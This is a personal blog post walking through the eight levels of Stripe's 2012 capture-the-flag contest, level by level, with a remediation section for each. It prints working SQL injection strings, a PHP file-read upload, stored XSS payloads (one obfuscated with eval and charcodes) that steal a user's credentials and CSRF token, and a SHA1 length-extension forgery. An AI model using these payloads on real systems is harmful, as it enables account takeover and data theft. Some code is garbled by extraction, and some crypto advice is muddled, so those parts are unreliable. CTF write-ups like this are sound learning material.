Matthew D Fuller - Blog

Blog Archive

- ▼ 2012 (10)
  - ▼ August (2)
    - Stripe Capture the Flag - Level by Level Walkthrou...
    - Random Project - PasteBin Searcher
  - ► July (2)
  - ► June (1)
  - ► January (5)
- ► 2011 (28)
- ► 2010 (5)

About Me

Matt Fuller

I am an avid technology enthusiast pursuing a degree in computer networking and security.

View my complete profile

Followers

Join this site
with Google Friend Connect

Members (1)

Already a member? Sign in

Wednesday, August 29, 2012

Stripe Capture the Flag - Level by Level Walkthrough


Last week, Stripe, a web payments company, launched an online web security-based capture the flag event which ended today (Wednesday) at noon. The event was designed to challenge participants on some very common, as well as lesser-known vulnerabilities that exist in web applications. I decided to try my hand at some of the challenges and was fortunate enough to make it through all eight levels and earn myself an awesome prize (a Stripe T-Shirt)! I spent a bit of time after each level collecting notes about what I had tried, what worked, what didn't, and why the vulnerability existed. Some of the challenges really required out-of-box thinking, but capturing the password, and eventually the flag, was a truly rewarding experience.

I have decided to make this blog post detailing each level now that the contest has ended. Stripe is releasing the CTF as a download for other organizers to run or to run locally, so if you haven't participated yet and may wish to in the future, I'd stop reading here because there are some very big spoilers ahead.

I am going to break down each level into: a description and background explanation (so even if you didn't participate in the challenge, you can still get an understanding of what is happening), what the vulnerability was, and remediation methods.

Note: All of my code solutions are also posted to my GitHub account. They are posted as-is and are not guaranteed to work without modification for your account/instances.

Level 0 - The Secret Safe



Namespace:

Name of your secret:

Your secret:

Store my secret!

Want to retrieve your secrets? View secrets for: View

Background
The first level starts us off with a simple application. The Secret Safe is a form, written in JavaScirpt and the Mustache JS framework with a SQLite backend, that allows uses to enter a name, a secret name, and a secret, then save it in the database. The secrets can then be viewed by entering the name in a search field. We are told that the password to level one is stored in the database as one of the secrets. However, we don't know the namespace used to save the secret, and thus, cannot simply search for it. Trying out the application a few times allows us to see the functionality, which is relatively simple. Secrets can only be retrieved by entering the correct namespace in the box "view secrets for." Or can they?

Vulnerability
Luckily (for the attacker), the SQL statement used to retrieve the stored secrets is vulnerable to SQL injection. SQL injection allows us to enter arbitrary text that is interpreted as part of the actual SQL command. Here is the exact SQL statement that is used when the user searches for a secret.

```
SELECT * FROM secrets WHERE key LIKE ? || ".%"
```


The notation above appends the term entered by the user to the end of the statement using the || characters to append the term, represented by the ".%". For example, if we were to enter the term "test," the final statement would look like this:

```
SELECT * FROM secrets WHERE key LIKE "test"
```

The fact that the application uses the input from the user directly, without first escaping any characters that could cause issue with the query, is the basis for our exploit. Let's assume that the user enters the character "%" as the search term. In SQL, the % character is considered a wildcard. Let's look at the statement when % is entered:

```
SELECT * FROM secrets WHERE key LIKE "%"
```

This statement will cause all results to be returned because the % character will match all the results in the database. Entering a % gives us the following result (and the needed password):




Showing secrets for %:

Key	Value
secretstash-nenexg.level01.password	nvOFQdMXiR

Remediation
The fundamental problem with this web application (and the cause of most web application vulnerabilities) is that it fails to treat user-entered input as unsafe. Information that is provided by the user in any shape or form should never be trusted by the application without first checking the input. Each application has different methods of escaping data that is entered by the user before crafting a SQL query, so the appropriate method for the language being used should be implemented. However, even safer queries can be generated by considering the kinds of input. For example, an input asking for a user's name should never allow characters such as @, &, (, <, >, etc.).

Level 1 - Guessing Game



```php
<?php
  $filename = 'secret-combination.txt';
  extract($_GET);
  if (isset($attempt)) {
    $combination = trim(file_get_contents($filename));
    if ($attempt === $combination) {
      echo "<p>How did you know the secret combination was" .
           " $combination!?</p>";
      $next = file_get_contents('level02-password.txt');
      echo "<p>You've earned the password to the access Level 2:" .
           " $next</p>";
    } else {
      echo "<p>Incorrect! The secret combination is not $attempt</p>";
    }
  }
?>
```

Background
Level one implements a simple guessing game. In order to determine the password to the next level, a secret combination must be provided. The level uses PHP to load a file on the server, read its contents, and compare it to the parameter provided via GET (passed in via a form). If the parameter matches the combination, then the password is released.

Vulnerability
One technique developers use in PHP applications is to assign parameters using the extract() function. This function takes a URL such as:

```
site.com/?attempt=test
```

and assigns the variable $attempt the value "test." This works well when there are many variables to be retrieved (such as submitting a large form) because it negates the need to assign each variable individually:

```
$attempt = $_GET['attempt'];
$var2 = $_GET['next_var'];
...
```

However, extract introduces a security risk because it allows variables that have been previously set to be overridden using input. For example, in the application code, the variable $filename is set before extract() is used. If we provide our own filename variable, we can overwrite the original:

```
/?attempt=&filename=
```


In this case, we are setting both the attempt and the filename variables to the empty string "". By following the logic of the code, we can now see that this will cause the combination variable to also set to "" since the filename is blank. Finally, this will cause the if statement:

```
if($attempt === $combination)
```

to evaluate to true, releasing our password.

Remediation
Although the extract() function is dangerous in its native form, its security can be improved by using extract() with the EXTR_SKIP option. This option prevents already defined variables (such as $filename in the above example) from being overwritten by $_GET or $_POST variables. In addition, prefixes can be used to append a string to the variable if it overwrites an existing one using the EXTR_PREFIX_SAME option.

Level 2 - Social Network


Oh, looks like you don't have a profile image -- upload one now!

Password for Level 3 (accessible only to members of the club): password.txt

Background
The social network is a basic application that allows for images to be uploaded as a profile picture. There is little more functionality beyond that, but that is all that is needed to exploit this level.


Vulnerability
The vulnerability in level two is so severe that it is used in the attacks of future levels. The developers of the application allow users to upload files but do not restrict the uploads in any way. Although the upload page asks the user to upload an image, we can upload any file we like. Since the page is written in PHP, we can safely assume a PHP server is running and upload our own PHP files for execution. Analyzing the code shows us that the password is stored in a file called "password.txt." Using the file_get_contents() function of PHP, we can create a very simple page which will retrieve our password:

```
<?php
echo file_get_contents("../password.txt");
?>
```

Note that we need to use ../ to go up to the user directory from the uploads directory where our page is saved. Running the page from the uploads directory gives us the password needed for level three.

Remediation
The main vulnerability here is that the upload page accepts files of any type. PHP allows upload restrcitions based on the MIME type (i.e. image/png, image/jpg, etc.). A file's extension should not be used as a sole valid check because anyone can change the extension of a file, although it can be compared to the MIME type for a bit of added security. Since MIME can be spoofed or arbitrary code can be inserted into an image file, the best option is to use a combination of MIME and extensions, check the MIME type on upload, and manually assign an extension based on the MIME type.

Level 3 - Secret Vault


Welcome to the Secret Safe, a place to guard your most precious secrets! To retreive your secrets, log in below.

The current users of the system store the following secrets:

- bob: Stores the password to access level 03
- eve: Stores the proof that P = NP
- mallory: Stores the plans to a perpetual motion machine

You should use it too! Contact us to request a beta invite.

Background
Level three appears to be a simple login-based application. In order to determine the password, we need to login using a valid username and password. This application is written in Python (more specifically, the Flask framework) with a SQLite backend.

Vulnerability
As with level zero, the input from the user is not properly escaped before being compiled as part of the SQL query. This allows us to inject malicious SQL to return the user "bob" who holds the password to level four. Below is the exact query that is vulnerable:

```
query = """SELECT id, password_hash, salt FROM users WHERE username = '{0}'
LIMIT 1""".format(username)
```

The query is executed using cursor.execute(query) in Python. The execute function prevents us from simply ending the first query with a semicolon and beginning a new query such as:

```
bob; UPDATE users SET salt='' WHERE username='bob'
```

or something similar to directly modify the data in the database. However, we can use the `UNION` keyword to extend the original query and return the information we want. In SQL, `UNION` merges the results of the left hand query with that of the right. By entering the following query as the username, we can set the values of password_hash and salt to ones we know:

```
bob' UNION SELECT 1 as id,
'd74ff0ee8da3b9806b18c877dbf29bbde50b5bd8e4dad7a3a725000feb82e8f1' as
password_hash, '' as salt FROM users WHERE'1'='1
```


To determine the value of the password_hash, we need to determine what function the application is using to calculate it. Looking at the code reveals that it is sha256. An online hash calculator allows us to determine a hash for a password we know, such as "pass" in the example above.

By setting the salt to the empty string '', we are causing only the password we entered in the password box, "pass," to be hashed. When it is, it matches the hash we provide, thus giving us access to the user account. The final statement, with the injection looks like:

```
SELECT id, password_hash, salt FROM users WHERE username = 'bob' UNION SELECT 1
as id, 'd74ff0ee8da3b9806b18c877dbf29bbde50b5bd8e4dad7a3a725000feb82e8f1' as
password_hash, '' as salt FROM users WHERE'1'='1'
```

Remediation
As with level zero, user input should never be trusted. In this case, the first single quote after "bob" allows us to break out of the original statement. By properly escaping the input, this injection could be prevented.

Level 4 - Karma Fountain



```
<p>
  Note that transferring karma to someone will reveal your
  password to them, which will hopefully incentivize you to only
  give karma to people you really trust.
</p>
```


Background
The concept of Karma Fountain is that users send other users "karma." However, to prevent abuse, the application also sends the password of the sending user to the recipient. A "super user" known as Karma Fountain has unlimited Karma to share. If Karma Fountain were to send Karma to someone, its password would also be exposed. The application prevents users from logging in as Karma Fountain. Finally, we are told that Karma Fountain logs into its account every few minutes.

Vulnerability
To find the vulnerability, we first need to determine what we can attack. By looking at the code, it is evident that one user-input field is not being escaped that is also displayed back to users of the application: the password field. The following code shows that the username is checked to ensure it contains only word characters, but no such protection is in place for the password field:

```
unless
     username =~ /^\w+$/die("Invalid username. Usernames must match /^\w+$/",
:register)
end
```

Now that we have determined that the password field is not escaped, we need to determine an attack type. Since the password field is shown to all users who have received Karma from us, we can launch a cross-site scripting attack against Karma Fountain by sending it karma from an account with a password containing XSS.

To execute an XSS, we need to determine what is happening when we send karma. By using any intercepting proxy (such as BurpSuite or Zed Attack Proxy) or even using the web developer tools in the Firefox or Chrome browsers, we can see the exact request made to send karma.



```
POST transfer    200 OK    level04-4.stripe-ctf.com
Parameters    application/x-www-form-urlencoded
amount  1
    to  bob
Source
to=bob&amount=1
```

As this shows, a POST is made to transfer/ with the parameters "amount" and "to." We now know that we need to craft an XSS that will make a POST request to with "transfer" set to any amount and the "to" field set to our username. Below is the XSS I used to do just that:


```
<script>var xmlhttp=new
```

```
XMLHttpRequest();xmlhttp.open("POST","transfer",true);xmlhttp.setRequestHeader("
Content-type","application/x-www-form-
urlencoded");xmlhttp.send("to=one&amount=25");</script>
```

By setting this string as the password of my account, I could then login, send Karma Fountain some karma, and wait until it logged in, executed my script, and posted karma to my account, exposing its password. The above XSS payload could also be written in JQuery using $.post if the site is using JQuery.

Remediation
As with SQL injection, XSS is made possible by the direct use of user input as part of a page. In this case, the password field is the only input that is not checked. XSS is prevented by properly encoding the output from stored user input before it is executed as part of the page itself. Every language and framework has varying methods for preventing XSS (such as htmlentities and htmlspecialchars in PHP). You can read more about preventing XSS at this OWASP page.

Level 5 - Domain Authenticator


Welcome to the Domain Authenticator. Please authenticate as a user from your domain of choice.

Pingback URL:

Username: bob

Password:

Submit

Background
The Domain Authenticator is an application that allows users to provide a "pingback URL," a username, and a password to login. The pingback is essentially a website that validates the credentials and responds with `AUTHENTICATED` or `DENIED`. The response also includes the host, so for example, if "mysite.com/pingback.php" is provided, you will be authenticated as user@mysite.com. The goal is to authenticate as a level five user. However, the level five machines only have limited network connectivity to other stripe-ctf servers.

Vulnerability
The vulnerability in this level lies in a programming error that allows us to recursively chain pingbacks as well as how the host is checked. The level 5 server URL allows a /?pingback parameter to be used. So visiting the following URL would set the pingback as "mysite.com":

```
https://level05-1.stripe-ctf.com/user-xxx/?pingback=mysite.com
```

Knowing this, we can exploit the remote file vulnerability that exists in level two to upload a file that will always return `AUTHENTICATED`. I uploaded the following file, named pingback.php, to level two:

```
<?php
echo "AUTHENTICATED";
?>
```


However, trying to add just that URL as the pingback will only allow us to authenticate as a member of a level two machine since the host is a level two server. We want the response to come from a level five server. To do this, we can recursively string our URL such as:

```
https://level05-1.stripe-ctf.com/user-xx5/?pingback=https://level02-2.stripe-
ctf.com/user-xx2/uploads/pingback.php
```

Entering this URL in the URL field causes the response to recursively appear to come from a level five machine, allowing us to gain access.

Remediation
This vulnerability is introduced because of programming logic error. The developers did not consider that a user would recursively chain pingback URLs. It just goes to show that user input should always be treated as untrusted and to expect the unexpected. The security of this application can be enhanced by carefully deciding what input should be accepted.

Level 6 - Streamer



Stream of Posts

```
"},{"time":"Sat Aug 25 07:15:09 +0000 2012","title":"THIS","user":"ma","id":null,"body":"ma1"},
{"time":"Sat Aug 25 07:18:33 +0000 2012","title":"THIS","user":"ma","id":null,"body":"ma1"},
{"time":"Sat Aug 25 07:25:08 +0000 2012","title":"THIS","user":"ma","id":null,"body":"ma1"},
{"time":"Tue Aug 28 22:50:33 +0000 2012","title":"Important update","user":"level07-password-
holder","id":null,"body":"You should all invite your friends to join Streamer!"}]; function
escapeHTML(val) { return $('
').text(val).html(); } function addPost(item) { var new_element = '' + escapeHTML(item['user']) + '
' + escapeHTML(item['title']) + '
' + escapeHTML(item['body']) + ''; $('#posts > tbody:last').prepend(new_element); } for(var i = 0; i <
post_data.length; i++) { var item = post_data[i]; addPost(item); };
```

Background
Streamer is a miniature Twitter-style application. Users post an update and all other users see it. There is one user, level07-password-holder, who checks in periodically (every three to four minutes) to see the latest updates. After creating an account, anyone can post updates which are seen by all other users. By visiting the url ajax/posts, a JSON string of all the previous posts can be viewed. When posting an update, a POST is made to that same URL with a post title, body, and CSRF token. The post body cannot contain quotes, or it is rejected. Finally, in order to remind users of their passwords, the application stores user credentials on a page called "user_info" which is available upon logging in. We are told that the level07-password-holder's password is complex and contains both single and double quotes, which is important.

Vulnerability
The vulnerability in Streamer is similar to the one in Karma Fountain (cross-site scripting). However, this level challenges the user to carefully craft an XSS attack that will obtain the required pieces of information and make the correct POST. Knowing that the level07-password-holder logs in every few minutes gives us an opportunity to create a payload. First, we have to find how the data is being retrieved and presented.

Streamer uses a JSON string of posts which is uses to update the posts/ page as well as save new POSTs of posts. To exploit the XSS, we need to break out of the returned JSON string and execute arbitrary code on the page without using quotes. A simple script allows us to do that:

```
}];</script><script>alert(1);</script>//
```

Entering this code as the body of a post and then refreshing the page causes the alert to appear. We now have the format for our XSS.

By looking at the source of the page, we can tell that JQuery is being used. This will make our attack much easier by giving us functions to work with and reducing the amount of code needed. It is also evident that a CSRF token is being used. Cross-Site Request Forgery is an attack that allows remote users to POST to a page from any other webpage, not just the page with the form. You can read more about CSRF here because our application is not vulnerable to CSRF thanks to the token. The token, however, is a necessary part of the POST request, so our XSS must obtain it before doing a POST.

Note: there are a number of ways this level can be solved using XSS. For example, I used JavaScript to find the CSRF token, then used GET to get the page with the user's credentials, obtained from the user_info page and POSTed all the results to the ajax/posts page. However, it is also possible to obtain the credentials, change the value of the textbox to match them, then submit the form, all using JQuery. In some cases, it is also possible to simply steal the user's session cookies, but this application used httponly cookies which prevent scripts from accessing them.

The methodology for this attack is to make a GET request to the user's user_info page (which contains his credentials), save the response, then POST the response to the ajax/posts page. Below is an XSS payload I used to do just that. Note that I used a replace function to remove the quotes before POSTing to prevent the password from escaping out of the JSON.

```
$.get("user_info", function(result){
        var data = $(result).find('td').text();
        var csrf_token = document.forms[0].elements["_csrf"].value;
        var replaced = data.replace(/"/g, "YY");
        replaced = data.replace(/'/g, "XX");
        $.post("ajax/posts", { title: "THIS", body: replaced, _csrf: csrf_token
} );
    });
```


This payload now needs to be converted to character codes to avoid the use of quotes. Using an online converter such as this one, our attack now looks like:

```
}];</script><script>eval(String.fromCharCode(36, 46, 103, 101, 116, 40, 34, 117,
115, 101, 114, 95, 105, 110, 102, 111, 34, 44, 32, 102, 117, 110, 99, 116, 105,
111, 110, 40, 114, 101, 115, 117, 108, 116, 41, 123, 10, 32, 32, 32, 32, 32, 32,
32, 32, 118, 97, 114, 32, 100, 97, 116, 97, 32, 61, 32, 36, 40, 114, 101, 115,
117, 108, 116, 41, 46, 102, 105, 110, 100, 40, 39, 116, 100, 39, 41, 46, 116,
101, 120, 116, 40, 41, 59, 10, 32, 32, 32, 32, 32, 32, 32, 32, 118, 97, 114, 32,
99, 115, 114, 102, 95, 116, 111, 107, 101, 110, 32, 61, 32, 100, 111, 99, 117,
109, 101, 110, 116, 46, 102, 111, 114, 109, 115, 91, 48, 93, 46, 101, 108, 101,
109, 101, 110, 116, 115, 91, 34, 95, 99, 115, 114, 102, 34, 93, 46, 118, 97,
108, 117, 101, 59, 10, 32, 32, 32, 32, 32, 32, 32, 32, 118, 97, 114, 32, 114,
101, 112, 108, 97, 99, 101, 100, 32, 61, 32, 100, 97, 116, 97, 46, 114, 101,
112, 108, 97, 99, 101, 40, 47, 34, 47, 103, 44, 32, 34, 89, 89, 34, 41, 59, 10,
32, 32, 32, 32, 32, 32, 32, 32, 114, 101, 112, 108, 97, 99, 101, 100, 32, 61,
32, 100, 97, 116, 97, 46, 114, 101, 112, 108, 97, 99, 101, 40, 47, 39, 47, 103,
44, 32, 34, 88, 88, 34, 41, 59, 10, 32, 32, 32, 32, 32, 32, 32, 32, 47, 47, 114,
101, 112, 108, 97, 99, 101, 100, 32, 61, 32, 100, 97, 116, 97, 46, 114, 101,
112, 108, 97, 99, 101, 40, 47, 92, 34, 47, 103, 44, 32, 34, 88, 88, 34, 41, 59,
10, 32, 32, 32, 32, 32, 32, 32, 32, 10, 32, 32, 32, 32, 32, 32, 32, 32, 36, 46,
112, 111, 115, 116, 40, 34, 97, 106, 97, 120, 47, 112, 111, 115, 116, 115, 34,
44, 32, 123, 32, 116, 105, 116, 108, 101, 58, 32, 34, 84, 72, 73, 83, 34, 44,
32, 98, 111, 100, 121, 58, 32, 114, 101, 112, 108, 97, 99, 101, 100, 44, 32, 95,
99, 115, 114, 102, 58, 32, 99, 115, 114, 102, 95, 116, 111, 107, 101, 110, 32,
125, 32, 41, 59, 10, 32, 32, 32, 32, 125, 41, 59))</script>//
```

Once the attack is crafted, we can post it as an update, wait for the level07-password-holder to log in, then visit ajax/posts where we should see the password.

Remediation
Again, this attack relies on the application to treat user data as untrusted. By properly escaping all data that users input, this attack can be avoided.

Level 7 - WaffleCopter



```
host-6-117:level07-code mfuller$ python sha-padding.py
usage: sha-padding.py <keylen> <original_message> <original_signature> <text_to_a
ppend>
host-6-117:level07-code mfuller$ python sha-padding.py 14 'count=2&lat=37.351&use
r_id=1&long=-119.827&waffle=chicken' 'bbab520cfdd9b8b91df1e613b0525d252b7c777b' '
&waffle=liege'
new msg: 'count=2&lat=37.351&user_id=1&long=-119.827&waffle=chicken\x80\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x028&waffle=liege'
base64: Y291bnQ9MiZsYXQ9MzcuMzUxJnVzZXJfaWQ9MSZsb25nPS0xMTkuODI3JndhZmZsZT1jaGlja
2VugAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAI4Jn
dhZmZsZT1saWVnZQ==
new sig: 15fa901713b0252d03b30f206ad58aee06e6d846
```

Background
WaffleCopter is a food delivery service that has a set of user "levels." The earlier users (determined by user_id) are "premium" users and can order premium waffles. You, however, are not, and can therefore not order premium waffles. The goal of the challenge is the order a premium waffle without being a premium user.

Upon logging in, you are given an API endpoint, a user_id, and a secret. Using this information, you can POST to the endpoint using your secret and user_id to order a waffle. The application checks that you are a premium user before allowing a premium order.

The application also allows you to view logs of previous API requests. By viewing the following URL, you can see all of your requests: https://<level7_server>.stripe-ctf.com/user-xxx/logs/<your_user_id>. Replacing your user_id with "1" (a premium user) gives the following results:

```
2012-08-23 08:04:55 /orders
count=10&lat=37.351&user_id=1&long=-119.827&waffle=eggo|sig:75c0741cc140d77f70bc
a0cb473788249f1fd0fe

2012-08-23 08:04:55 /orders
count=2&lat=37.351&user_id=1&long=-119.827&waffle=chicken|sig:bbab520cfdd9b8b91d
f1e613b0525d252b7c777b
```

This page shows that a signature is appended to the request. To calculate the signature, an algorithm called SHA1 is used, as in the following code:

```
def _signature(self, message):
     h = hashlib.sha1()h.update(self.api_secret + message)
     return h.hexdigest()
```

Vulnerability
The vulnerability in this application comes from the fact that it is using SHA1 to calculate the signature. A well-

known weakness of SHA1 is that it is vulnerable to an attack known as hash length extension. I am not going to delve into the cryptography involved, but here is a simple explanation from WhiteHat Security:

If you have a message that is concatenated with a secret and the resulting hash of the concatenated value (the MAC) – and you know only the length of that secret – you can add your own data to the message and calculate a value that will pass the MAC check without knowing the secret itself.
Source: https://blog.whitehatsec.com/hash-length-extension-attacks/

Ultimately, because of the way SHA1 is designed, we can inject arbitrary data onto the end of a request following a padding, calculate a valid signature, and send this as the new request. Since we know the signature of user_id 1 from the API logs, as well as the length of the key, we can now calculate a new extended and padding message and a new signature that will pass the check.

To do this, a tool called "sha-padding.py" was developed. It can be downloaded here: http://www.vnsecurity.net/2010/03/codegate_challenge15_sha1_padding_attack/. This tool takes the following parameters: `<keylen> <original_message> <original_signature> <text_to_append>`

We have the key length (14). The original message is a request from the API such as: "count=2&lat=37.351&user_id=1&long=-119.827&waffle=chicken". We also have the original signature (in my case: bbab520cfdd9b8b91df1e613b0525d252b7c777b). The text we want to append is this: "&waffle=liege". This will override the first variable "waffle" and replace "chicken" with "liege," the name of a premium waffle.


Running our tool gives us the following output:

```
new msg:
'count=2&lat=37.351&user_id=1&long=-119.827&waffle=chicken\x80\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x028&waffle=liege'
base64:
Y291bnQ9MiZsYXQ9MzcuMzUxJnVzZXJfaWQ9MSZsb25nPS0xMTkuODI3JndhZmZsZT1jaGlja2VugAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAI4JndhZmZs
ZT1saWVnZQ==
new sig: 15fa901713b0252d03b30f206ad58aee06e6d846
```

We can now make a POST request to our end point using our new message and the new signature.

Remediation
This vulnerability is introduced because of the use of an insecure cryptographic function, SHA1. Many better alternatives to SHA1 have been developed, including HMAC. It would also help if the API logs of users were only available to those users (this would prevent us from getting the needed signature).

Level 8 - Chunk Servers



```
while 1:
    print "Trying key " + key
    data = json.dumps({"password": key, "webhooks": [hook]})
    req = urllib2.Request(url, data)
    response = urllib2.urlopen(req)
    response.close()

    client, address = s.accept()
    data_recv = client.recv(size)
    if data_recv:
        # print(data + client + address)
        port = address[1]
        print "Returned port " + str(port)
```

Background
